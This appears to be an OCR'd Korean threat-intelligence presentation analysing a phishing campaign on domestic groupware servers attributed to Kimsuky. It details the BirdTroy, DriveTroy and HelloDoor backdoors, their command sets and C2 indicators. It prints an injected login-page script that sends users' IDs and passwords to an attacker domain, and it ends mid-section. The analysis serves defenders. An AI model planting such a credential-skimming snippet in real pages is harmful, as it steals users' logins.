
# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 악성코드 설치 및 내부 이동

- BirdTroy




- Bird라는 모듈 이름으로 개발
- 그룹웨어 서버에 설치
- Gomir와 Httptroy의 특징을 동시에 가짐


감염 호스트 (Bot)
C&C 서버
① 세션 등록
Type 1: 봇 ID (UUID)
응답 없을 시 100초 대기 후 재시도
② 세션 할당
Type 2: ChatID 할당
loop [10초 주기]
③ 대기
Type 4: Keepalive
loop [명령 수신 시]
④ 명령 수신
Type 5: 명령 전달
⑤ 결과 응답
Type 5: 실행 결과
⑥ 종료 알림
Type 8: 연결 종료 알림
※ 모든 패킷은 Base64 인코딩 후 HTTP POST (Content-Type: application/json)로 전송

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 악성코드 설치 및 내부 이동

- BirdTroy – 명령어 구성

| 명령어 | 핸들러 | 기능 |
|---|---|---|
| up | Bird_module_file.UploadFile | 파일 업로드 |
| down | Bird_module_file.DownFile | 파일 다운로드 |
| sleep | time.Sleep | N시간 대기 |
| delete | Bird_module_shell.Selfdelete | 자가 삭제 |
| screen | Bird_module_file.ScreenDown | 스크린샷 촬영 및 업로드 |
| 나머지 | Bird_module_shell.RunShell | 쉘 명령 실행 |

데이터 암호화 없이 Gob + Base64 인코딩만 수행

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 그룹웨어 로그인 페이지 변조

### 정상 그룹웨어 로그인 페이지

```
var frm = document.loginForm;
var rsa = new RSAKey();
rsa.setPublic(frm.publicModulus.value, frm.publicExponent.value);

saveid(frm);

frm.encryptID.value = rsa.encrypt(frm.id.value.toLowerCase());
frm.encryptPass.value = rsa.encrypt(frm.password.value);
frm.encryptOTP.value = rsa.encrypt(frm.otp.value);
frm.id.value = "";
frm.password.value = "";
frm.otp.value = "";
```

### 변조된 그룹웨어 로그인 페이지


```
var frm = document.loginForm;
var rsa = new RSAKey();
rsa.setPublic(frm.publicModulus.value, frm.publicExponent.value);

saveid(frm);

frm.encryptID.value = rsa.encrypt(frm.id.value.toLowerCase());
frm.encryptPass.value = rsa.encrypt(frm.password.value);
frm.encryptOTP.value = rsa.encrypt(frm.otp.value);
$.ajax({
    url: 'https://sso.[redacted].o-r.kr/auth.php',
    type: "POST",
    data: {userId : frm.id.value.toLowerCase(), userPw : frm.password.value},
    success: function(e) {},
    error: function(e) {}
});
frm.id.value = "";
frm.password.value = "";
frm.otp.value = "";
```

로그인 과정에서 입력된 ID / PW를

공격자 C&C 서버에 평문으로 전송

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱


## 그룹웨어 로그인 페이지 변조



# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 악성코드 설치 및 내부 이동

- DriveTroy




- 구글 드라이브를 C&C 서버로 악용
  - 이메일:vcenter[.]secmail@gmail[.]com
  - 사용자명: mo mo
- VOC(Voice of Customer) 서버에 설치
- Gomir와 유사한 지속성 및 명령어 파싱 로직

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 악성코드 설치 및 내부 이동

- DriveTroy – 명령어 구성

| 명령어 | 핸들러 | 기능 |
|---|---|---|
| 00 | GetBasicInfo | 시스템 정보 수집 (user, os, path) |
| 01 | ShellRun | 쉘 명령 실행 |
| 02 | RecvFile | GDrive에서 피해자 PC로 파일 다운로드 |
| 03 | UploadFile | 피해자 PC에서 GDrive로 파일 업로드 |
| 04 | Sleep | 지정 시간 동안 대기 |
| 05 | AutoRun | 지속성 설정 (systemd/crontab) |
| 06 | Die | 자가 삭제 + 종료 |
| 07 | ConnCheck | TCP 연결 테스트 |

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 고객사 그룹웨어 서버 침해 정황

- 공격자 구글 드라이브 모니터링

침해된 개발사 B VOC 서버 내 디렉토리 명 (12/24)

```
drwx------. 17 ec2-user ec2-user  4096 12월 24 13:01 ec2-user
drwxr-xr-x   8 root     root       255  9월  6  2020 jdk-linux-20200906
drwxr-xr-x   3 root     root        48 11월 28  2024 [USER]
drwxr-x---   3      994      993    17  3월 11  2021 nxautomation
```

침해된 온프레미스형 고객사 Y 그룹웨어 서버 유저 명 (12/25)

```
uid=2222([USER]) gid=2222([USER]) groups=2222([USER])
```

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 고객사 그룹웨어 서버 침해 정황

**25.12.24**


그룹웨어 공급업체 B 침해

**25.12.25**

고객사 Y 그룹웨어 서버 침해

**26.01~**

고객사 Z 메일 무단 열람



# 3. 추가 인프라 & 악성코드

# 03 추가 인프라 & 악성코드

## 악성코드 공통점

**Case 1 : Gomir**

**Case 2 : Httptroy**

감염된 PC가 공격자 C&C 서버로
직접 HTTPS 요청을 보내 원격 제어

# 03 추가 인프라 & 악성코드

## 추가 인프라 확보


| HTTPS 인증서 해시 | ASN | IP |
|---|---|---|
| 9de541b039cfdb96c7810df49efd958b28cc2df73e314f67c1a91469a2b19796 | 19318 | 208.73.202[.]29 |
| | | 192.64.83[.]138 |
| | | 64.20.44[.]221 |
| | | 69.169.103[.]74 |
| | | 69.10.48[.]94 |
| | 26666 | 69.10.50[.]165 |
| | | 69.164.254[.]251 |
| | | 163.245.195[.]172 |
| | | 157.250.203[.]2 |

# 03 추가 인프라 & 악성코드

## 추가 악성코드 확보

- 1.ps

```
"                시스템 정보`r`n"
"------------------------------------------------`r`n"
"OS: $os`r`n"
"사용자: $user`r`n"
"호스트명: $hostname`r`n"
"IP 주소: $ip`r`n"
"CPU: $cpu`r`n"
"RAM: ${ram}GB`r`n"
"SMBv1, RDP, LAPS(로컬 관리자 암호 솔루션): 안전`r`n"
"불필요한 공유 폴더: 없음`r`n"
"방화벽 상태: 활성화`r`n"
"리버즈연결: 없음`r`n"
"악성 프로그램: 없음`r`n"
"자동실행 프로그램: 없음`r`n"
"------------------------------------------------`r`n`r
"                시스템이 안전합니다.`r`n"
```



# 03 추가 인프라 & 악성코드

## 추가 악성코드 확보

- HelloDoor


- C&C 서버 URL
  - hxxps://detected-rebate-dennis-mortgage[.]trycloudflare[.]com/index-e.php
  - hxxps://armor-monte-goals-book[.]trycloudflare[.]com/index-e.php

| 명령어 | 기능 |
|---|---|
| mcd | 작업 중인 디렉토리 변경 |
| exec | 쉘 명령 실행 |
| msleep | 대기 |
| powersh | 파워쉘 명령어 실행 |

# 4. Kimsuky와의 연결점과 대응 방안

# 04 Kimsuky와의 연결점과 대응 방안

## Kimsuky와의 연결점





# 04 Kimsuky와의 연결점과 대응 방안

## Kimsuky와의 연결점

### DWAgent

- 북한 배후 APT 그룹이 자주 사용하는 Windows 원격 제어 도구
- 과거 확보한 북한 배후 공격자 스크린샷에서도 확인됨



# 04 Kimsuky와의 연결점과 대응 방안

## Kimsuky와의 연결점

- 한-영 변환 인증 키

```
log_Printf("connect %s for dest %s", 22, &v32, 2, 2);
v40 = runtime_concatstring2(v21, "dkanehahffk!!@321", 17, a2, a3);
v43 = runtime_stringtoslicebyte(0, v40._r0, v40._r1);
v44 = ((retval_4CFAA0 (__golang *)(__int64, _QWORD, _QWORD, _QWORD)
        v25
```

리버스 커넥션 시 인증 키

(아무도몰라!!@321 영타로)

# 04 Kimsuky와의 연결점과 대응 방안


## 생성형 AI 사용 정황

### 유니코드 이모지

# 04 Kimsuky와의 연결점과 대응 방안

## 생성형 AI 사용 정황

